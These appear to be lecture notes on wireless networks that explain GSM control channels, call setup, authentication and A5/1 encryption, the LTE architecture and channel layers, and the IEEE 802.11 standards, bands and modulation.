
The Dedicated Control Channels are used to manage calls. They are bidirectional channels (these channels/messages can appear in the downlink transmission and also in the uplink transmission). They are dedicated to a specific connection. These channels are:

- Standalone Dedicated Control Channel (SDCCH) – used to further complete a connection; after the connection is established a traffic channel is assigned to the connection via a SDCCH message
- Slow Associated Control Channel (SACCH) – on the downlink BTS broadcasts messages of the beacon frequency of neighboring cells to the cell phones; on the uplink BTS receives acknowledgement messages, strength and quality of the signal from the cell phone
- Fast Associated Control Channel (FACCH) – used to transmit unscheduled urgent messages; FACCH is faster than SACCH as it can carry 50 messages per second, while SACCH carry only 4.

Mapping of logical channels over physical channels

Almost always non-traffic channels are mapped on time slot 0 of each frame. Sometimes a control channel can be transmitted over a traffic channel by setting a specific bit in the traffic channel slot. For logical channels that only appear on the downlink transmission the interference probability is

minimal, but for logical channels that are sent on the uplink stream (MS to BTS), like the RACH (which is used when the mobile subscriber (MS) wants to setup a call) this probability is non negligible. If a collision happens (for example two MS want to setup a call at the same time), the mobile subscribers that caused the collision would sleep a random time before trying again. An example of one of the most frequent mapping of a control channel over a physical channel on the downlink path is the following:



On the uplink path logical channels like RACH, SDCCH or SACCH are mapped on the physical channel of time slot 0 depending on the needs of the mobile subscriber (e.g. when the mobile subscriber wants to setup or to receive a call).

Time and frequency synchronization of the MS (mobile subscriber) to BTS

The MS and the BTS need to be synchronized in time and frequency. While the hardware equipment in the BTS is very precise in generating carrier frequencies and measuring time (this is a requirement of the standard), the equipment in the mobile subscriber unit (i.e. phone) is not so precise because it is cheaper. But the MS adjust its frequency and time estimation to the reference of the BTS. The BTS transmits repeatedly the reference frequency using the FCCH channel in the 0 timeslot of a frame, roughly every tenth frame. The FCCH has 3 start bits and 3 end bits and 142 zero bits in between (plus a guard period at the end). Not the carrier frequency is transmitted as a reference, but the carrier modulated with a string of zeros. The BTS regularly sends the current index in the hyperframe, superframe, multiframe, frame in the SCH channel. The MS sends a RACH channel as a response to the SCH channel from the BTS. The BTS can estimate the round-trip time between the MS and BTS and sends this information to the MS which uses this info when transmitting info to the BTS (i.e. the MS starts transmitting information RTT seconds sooner than when its allocated time slot starts, so that the info arrives at the BTS when the MS's time slot starts).

Setting up a call and receiving a call

In [1] there are details of handing over a subscriber from one BTS to another BTS.

Initializing a call:
1. when the cell phone is turned on it scans all the available frequencies for the control channel
2. all the BTS in the area transmit the FCCH, SCH and BCCH that contain the BTS identification and location
3. out of available beacon frequencies from the neighboring BTSs, the cell phone chooses the strongest signal
4. based on the FCCH of the strongest signal, the cell phone tunes itself to the frequency of the network
5. the phone send a registration request to the BTS
6. the BTS sends this registration request to the MSC via the BSC
7. the MSC queries the AUC and EIR databases and based on the reply it authenticates the cell phone
8. the MSC also queries the HLR and VLR databases to check whether the cell is in its home area or outside
9. if the cell phone is in its home area the MSC gets all the necessary information from the HLR if it is not in its home area, the VLR gets the information from the corresponding HLR via MSCs
10. then the cell phone is ready to receive or make calls.

Making a call:
1. when the phone needs to make a call it sends an access request (containing phone identification, number) using RACH to the BTS; if another cell phone tries to send an access request at the same time the messages might get corrupted, in this case both cell phones wait a random time interval before trying to send again
2. then the BTS authenticates the cell phone and sends an acknowledgement to the cell phone (grants MS access to an SDCCH via the AGCH)
3. the BTS transmits the request to the MSC via BSC using SDCCH
4. the MSC queries HLR and VLR and based on the information obtained it routes the call to the receiver's BSC and BTS
5. MSC orders BSC and BTS to associate a free TCH (traffic channel) with this connection (i.e. a time slot and carrier frequency)
6. the cell phone uses the voice channel and time slot assigned to it by the BTS to communicate with the receiver

Receiving a call:
1. when a request to deliver a call is made in the network, the MSC or the receiver's home area queries the HLR; if the cell phone is located in its home area the call is transferred to the receiver; if the cell phone is located outside its home area, the HLR maintains a record of the VLR attached to the cell phone
2. based on this record, the MSC notes the location of the VLR and indicated the corresponding BSC about the incoming call
3. the BSC routes the call to the particular BTS which uses the paging channel to alert the phone
4. the receiver cell phone monitors the paging channel periodically and once it receives the call alert from the BTS it responds to the BTS
5. the BTS communicates a channel and a time slot for the cell phone to communicate
6. now the call is established

<u>Security</u>

When the MS first accesses the network or when it starts a call or receives a call, it needs to be authenticated by the AuC (Authentication Center). This authentication is based on a key that is known only to the AuC and the SIM card. The algorithm for authentication is A3 and is not public and is based on the key of the SIM and a random number generated by the AuC.
The algorithm used for data encryption between MS and the BTS is A5. There are several versions of A5, they were all secret, but some of them are public now due to reverse engineering.
In the A5/1 algorithm, one of the A5 versions, the key stored by the SIM and the random number produced by the AuC for the authentication process (described in the above lines) are passed through an A8 key generation algorithm (the A8 algorithm is stored on the SIM) which produces a 64bit chipering key K. The A5/1 algorithm takes the 64bit key K and a 22-bit long representation of the TDMA frame number and produces two 114-bit long encryption streams (one for the uplink transmission and the other for the downlink transmission) which are then XORed with the 114 bits of the user in a burst prior to modulation. A5/1 produces the two 114-bit encryption streams by using 3 linear feedback shift registers (LFSRs). An LFSR is a shift register whose input is a linear function of its previous state. The register's state is decided by several tap-bits, and the linear feedback function is an XOR of all the register's tap bits [3].

GSM protocol stack




Fig. 5. The GSM protocol stack [4]

- Physical layer (layer 1) : FDMA/TDMA is used between the MS and BTS, but from BTS to the rest (BSC,MSC), the data is represented digital on 64kbps on the wire
- Layer 2: protocols LAPD,LAPDm; functions:
    - Establish, maintain, tear down the datalink
    - Flow control
    - Error detection
- Maximum LAPDm frame length is 23 bytes, i.e. 184 bits
- LAPDm frame fields:
    - Address field (8 bits)

- Control field (8 bits)
- Frame length (8 bits)
- Signalling data (23 bytes)
- Payload data

- Layer 3: includes signalling protocols:

  - Radio Resource Management (RR) – manages the allocation of radio traffic channels to MS
  - Mobility Management (MM)
  - Connection Management (CM) – manages the top level connection setup

4G LTE (Long Term Evolution) and LTE-Advanced[5,6,7]


LTE and LTE-Advanced are two standards produced by 3GPP (3rd Generation Partnership Project). LTE is not truly 4G because it does not respect the ITU-R's requirements for 4G - International Mobile Telecommunications Advanced (IMT-Advanced), but it is marketed as one. LTE-Advanced is a candidate of 4G. ITU-R IMT-Advanced (i.e. 4G) requirements are: 100 Mbps speed for high mobility setups (cars and trains) and 1Gbps for low mobility (pedestrians). Another 4G candidate is IEEE 802.16m or WirelessMAN-Advanced.

LTE characteristics


- It is based on Universal Mobile Telecommunication System (UMTS) system
- All interfaces between network nodes are IP based
- Devices support MIMO (Multiple Input Multiple Output) transmissions (the BTS can transmit several data streams over the same carrier simultaneously)

High level network architecture of LTE

- The User Equipment (UE) – similar to the mobile equipment used in GSM
- The Evolved UMTS Terrestrial Radio Access Network (E-UTRAN).
- The Evolved Packet Core (EPC).




The E-UTRAN (access network)



The E-UTRAN (details)

- Handles the connection between the UE (i.e. mobile phone) and the EPC
- Is formed by evolved base stations (eNB)
- Is connected to the EPC through the S1 interface
- An eNB can be connected to other eNBs through the X2 interface


The EPC (Evolved Packet Core) network



Evolved Packet Core details

- HSS (Home Subscriber Server) – is just a database of all subscribers of the network with details for those subscribers
- P-GW (Packet Data Network Gateway) – links the cellular network with other networks (e.g. IP networks like the Internet); IP address allocation for UE, QoS enforcement on flows
- S-GW (Serving Gateway) – a router that forwards IP packets between eNBs and P-GW
- MME (Mobile Management Entity) – controls the high level operations of the cellular network (Non-Access Stratum. NAS, protocols)

LTE Protocol Layers (general)



LTE Protocol Layers (details)

- The Physical layer provides modulation over electromagnetic waves
- MAC (Medium Access Control) groups logical channels in transport blocks which are then mapped over physical transport channels
- RLC (Radio Link Control) – transfers upper PDUs (Protocol Data Unit) from upper layers to MAC; it also deals with error correction, segmentation/assembly, ARQ (Automatic Repeat Request) – if packet is not acknowledged by receiver, it is automatically retransmitted
- PDCP (Packet Data Convergence Protocol) – deals with IP header compression/decompression, data encryption, in sequence delivery of packets to upper layers
- RRC (Radio Resource Control) - establish, release and management of connections between the UE and eNBs

LTE Protocol stack above IP level

The S1 network interface that connects eNB to EPC is split into: control plane and the user plane. On the control plane, packets use SCTP (Stream Control Transmission Protocol) on top of IP. On the user plane, packets use GTP-U (GPRS Tunneling Protocol User plane) on top of UDP which is on top of IP. Below IP, there are the layer 2 and layer 1 protocols presented in the previous paragraphs (OFDM, MAC, RLC, PDCP).

Logical channels

- like in GSM, logical channels define the message type
- There are control channels and traffic channels
- Common control channels are used for controlling multiple subscribers, dedicated control channels are used for controlling only one subscriber
- Control channel examples: Broadcast Control Channel (BCCH), Paging Control Channel (PCCH), Common Control Channel (CCCH), Dedicated Control Channel (DCCH), Multicast Control Channel (MCCH), Dedicated Traffic Channel (DTCH), Multicast Traffic Channel (MTCH)

Transport channels

- Transport channels define the message type between the MAC and the physical layer
- Examples of transport channels:
    - Broadcast Channel (BCH)
    - Downlink Shared Channel (DL-SCH)
    - Paging Channel (PCH)
    - Multicast Channel (MCH)
    - Uplink Shared Channel (UL-SCH)
    - Random Access Channel (RACH)

Physical channels

- They are physical data channels and physical control channels
- They define the modulation of binary data on radio waves
- OFDM (Orthogonal Frequency-Division Multiplexing) is used for modulation
- From the binary data of the transport channel blocks a symbol ready to be transmitted over air is formed
- Symbols are grouped into resource blocks
- When transmitted (modulated) a data symbols are spread over several resource blocks
- A resource block occupies one 180KHz subcarrier and a 0.5ms time slot
- Examples:
    - PDSCH - Physical Downlink Shared Channel; used to carry high speed data/multimedia
    - PDCCH - Physical Downlink Control Channel; used to carry UE specific control information.
    - CCPCH - Common Control Physical Channel; carries cell-wide control information.

Logical chan. -> Transport chan. -> Physical chan.




Fig. Mapping logical channels onto transport channels and onto physical channels [5]

IEEE 802.11 Wireless Local Area Networks (Wi-Fi-LANs)

Bibliography:

1. Matthew Gast, 802.11 - Wireless Networks The Definitive Guide, 2005.

IEEE 802.11 wireless networks. Generalities

The IEEE 802.11 family of standards form the basis of wireless local area networks. These networks are also called Wi-Fi LANs. Various equipments can participate to a Wi-Fi LAN. Initially there was computers in a Wi-Fi LAN, but nowadays there are tablets, smartphones, printers, refrigerators, toys etc. The Wi-Fi standards support two types of Wireless LANs:

- Infrastructure (BSS and ESS) – is a type of wireless LANs in which clients are connected to controllers (i.e. they are called access points and are equivalent to BTS in a cellular network). In ESS, there are multiple BSSs connected by access points and a distribution system as Ethernet
- Ad-hoc – is a simpler form of wireless LAN which does not require a central controller, usually for two devices

These types of wireless LAN are depicted in the following figure.




Fig. 1. Wireless LAN types

A wireless network is identified by a SSID – a 32 long alfanumeric string identifying the WLAN. An infrastructure network can be either a BSS network or an ESS network. A *BSS (Basic Service Set)* network is a network consisting of several clients and a wireless Access Point (AP); it also has an unique SSID. An *ESS (Extended Service Set)* is a network consisting of several wireless AP; this network supports mobility and can use different SSIDs.




Fig. 2. The difference between BSS and ESS

Software applications communicating over a wireless network requires more than the IEEE 802.11 standards. They require a complete network stack as specified by the OSI network model. The OSI network model has 7 layers: Physical, Data Link, Network, Transport, Session, Presentation, Application. The TCP/IP network model is a somewhat simplified model. It is based on the same layers as in the OSI communication model, but it coalesces some of the layers (the Session, Presentation and Application layers from the OSI model are coalesced into the Application model of the TCP/IP model). The TCP/IP network model is depicted in Fig. 3. The IEEE 802.x LAN standards deal with the DataLink and Physical layer of the TCP/IP model.

Fig. 3. The TCP/IP network model

Before we delve into details we should firs mention additional wireless network concepts:

- Wireless host – a computer, smartphone, printer etc. participating in a Wi-Fi LAN
- Wireless link – the connection between hosts and base stations over atmospheric space
- Base station – responsible for sending/receiving data between wireless hosts and the larger (wired) network; it coordinates transmission of multiple transmission hosts; ex. IEEE 801.11 access points and cellular Base Transceiver Station

The outline of this chapter is the following. First we will explain the IEEE 802.11 bands and layers. Then we will present the 802.11 versions and then we will take each layer individually, first the Physical layer where we discuss modulation techniques, and following, the Data Link layer which contains the MAC sublayer (frame format and CSMA/CA) and the LLC sublayer. Although we

will focus the presentation on 802.11 wireless networks, we will also briefly mention Ethernet (IEEE 802.3) and token-ring networks and their connection to Wi-Fi networks and talk about the whole IEEE 802.x family of standards. Finally, we discuss Wi-Fi security.

802.11 WLAN versions

IEEE 802.11 family of standards has the following specification versions:

- IEEE 802.11 – the standard appeared in 1997; it supports transmission rates of up to 1 Mbps and 2 Mbps in the 2.4 GHz band
- IEEE 802.11b – the standard appeared in 1999; it supports transmission rates of up to 11 Mbps int the 2.4 GHz band; starting with this version, the IEEE 802.11 networks were called *Wi-Fi networks*
- IEEE 802.11a – the standard appeared in 1999; it supports several transmission rates of up to 6, 9, 12, 18, 24, 36, 48, 54 Mbps; it operates in the 5 GHz band
- IEEE 802.11g – the standard appeared in 2001 to 2003; it supports transmission rates of up to up to 54 Mbps in the 2.4 GHz frequency band; it is backward compatible to 802.11b
- IEEE 802.11n – the standard appeared in 2009; it supports transmission rates of up to 54-600Mbps, it supports Multiple-Input-Multiple-Output (MIMO) antennas, and it operates in both, 2.4GHz and 5GHz bands
- IEEE 802.11ac – the standard appeared in 2013-2015; it supports transmission rates of up to 1300 Mbps, supports MIMO, more spatial streams, wider channels,
- IEEE 802.11ax – the upcoming standard

As opposed to cellular networks, IEEE 802.11 networks work on license free industrial, science, medicine (ISM) bands (specif. ITU Radio Regulations):




Fig. 4. The frequency bands in which 802.11 network operates

There are other WLAN technologies besides the IEEE 802.11 Wi-Fi networks, HiperLAN and Bluetooth being two of them. High performance LAN or HiperLAN (ETSI-BRAN EN 300 652) operate in the 5 GHz ISM. Version 1 supports transmission rates of up to 24 Mbps, while version 2 supports transmission rates of up to 54 Mbps. HiperLAN provides also QoS for data, video, voice and images. Bluetooth networks are small, personal wireless networks. They range up to 100 meters only. The Bluetooth standard is produced by the Bluetooth Special Interest Group (SIG). It operates at a maximum transmission rate of 740 kbps in the 2.4 GHz ISM band. It applies fast

frequency hopping, 1600 hops/second. It can have serious interference with 802.11 2.4 GHz range networks.

IEEE 802.11a

The IEEE 802.11a standard was published in 1999. It operates in the 5 GHz band and supports multi-rate transmission of 6 Mbps, 9 Mbps,… up to 54 Mbps. The modulation technology is Orthogonal Frequency Division Multiplexing (OFDM) with 52 subcarriers, 4 microseconds symbols (0.8 microseconds guard interval). This standard uses inverse discrete Fourier transform (IFFT) to combine multi-carrier signals to single time domain symbol. A scheme of the transmitter and the receiver is depicted in the following figure.




Fig. 5. The OFDM transmitter and receiver

The IEEE 802.11a used rates and modulation formats are depicted in the following table:

Data rate (Mbps)	Modulation	Coding Rate	Coded bits per sub-carier	Code bits per OFDM symbol	Data bits per OFDM symbol
6	BPSK	1/2	1	48	24
9	BPSK	3/4	1	48	36
12	QPSK	1/2	2	96	48
18	QPSK	3/4	2	96	72
24	16QAM	1/2	4	192	96
36	16QAM	3/4	4	192	144
48	64QAM	2/3	6	288	192
54	64QAM	3/4	6	288	216

IEEE 802.11b

The 802.11b standard was published also in 1999. Its maximum raw throughput is 11Mbps. It operates in the 2.4GHz band. The modulation scheme used is DSSS (Direct-sequence spread spectrum) modulation. It introduced CSMA/CA (Carrier Sense Multiple Access/Collision Avoidance) which is a technique for accessing a shared medium (i.e. the wireless medium) at the

same time with other hosts. 802.11b divided the spectrum into 13 overlapping channels which are depicted in Fig. 6.

